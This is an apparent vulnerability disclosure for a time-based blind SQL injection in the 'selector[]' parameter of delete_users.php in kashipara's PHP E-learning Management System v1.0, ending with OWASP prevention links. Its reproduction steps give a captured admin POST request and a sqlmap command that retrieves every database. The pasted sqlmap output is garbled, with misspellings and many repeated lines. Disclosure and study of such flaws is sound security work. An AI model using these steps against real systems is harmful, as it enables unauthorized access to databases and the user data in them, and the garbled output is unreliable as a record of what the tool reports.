SQL Injection was found in the /lms/admin/delete_users.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_users.php
Affected Parameter	selector%5B%5D
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Admin Users' page and check user name to delete from list.



Step 3: Now enable intercept in bupsuite and click on 'delete' button.





Step 4: Save the burpsuite request in a file.

```
Pretty
   POST /lms/admin/delete users.php HTTP/1.1
    Host: localhost
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate, br
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 48
    Origin: http://localhost
    DNT: 1
10
   Sec-GPC: 1
11
    Connection: keep-alive
12
    Referer: http://localhost/lms/admin/admin_user.php
    Cookie: PHPSESSID=a0metb6p5do4fa70f1807gach3
14
    Upgrade-Insecure-Requests: 1
15
    Sec-Fetch-Dest: document
16
    Sec-Fetch-Mode: navigate
    Sec-Fetch-Site: same-origin
18
    Sec-Fetch-User: ?1
19
    Priority: u=0, i
20
21
    delete_user=&example_length=10 selector $5B $5D=13
22
```

Step 5: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r delete_user.txt --batch --dbs

Step 6: Now notice that 'selector%5B%5D' parameter is detected vulnerable and all database is successfully retrieved.

```
[81:16:44] [INFO] testing 'Generic inline queries'
[81:16:44] [INFO] testing 'PicytorgSQL > 8.1 stacked queries (comment)'
[81:16:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[81:16:44] [INFO] testing 'MiySQL >= 5.0.12 AND time-based blind (query SLEEP)' is 'It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) va (81:16:55) [INFO] besting 'Generic UNION query (NULL) - 1 to 20 columns'
[81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on [81:16:55] [INFO] attending the injection point on POST parameter 'selector[]' is a false positive POST parameter 'selector[]' is a vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlman identified the following injection point(s) with a total of 198 HTTP(s) requests:

Parameter: selector[] (POST)

Type: time-Dased Dilmo
Title: NysQL >= 5.0.12 AND time-based blind (query SLEEP)

Type: time-Dased Dilmo
Title: NysQL >= 5.0.12 AND time-based blind (query SLEEP)

Type: time-Dased Dilmo
Title: NysQL >= 5.0.12 AND time-based blind (query SLEEP)

Type: time-Dased Dilmo
Title: NysQL >= 5.0.12 AND time-based blind (query SLEEP)

Type: time-Dased Dilmo
Title: NysQL >= 5.0.12 AND time-based blind (query SLEEP)

Title: NysQL >= 5.0.12 AND time-bas
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection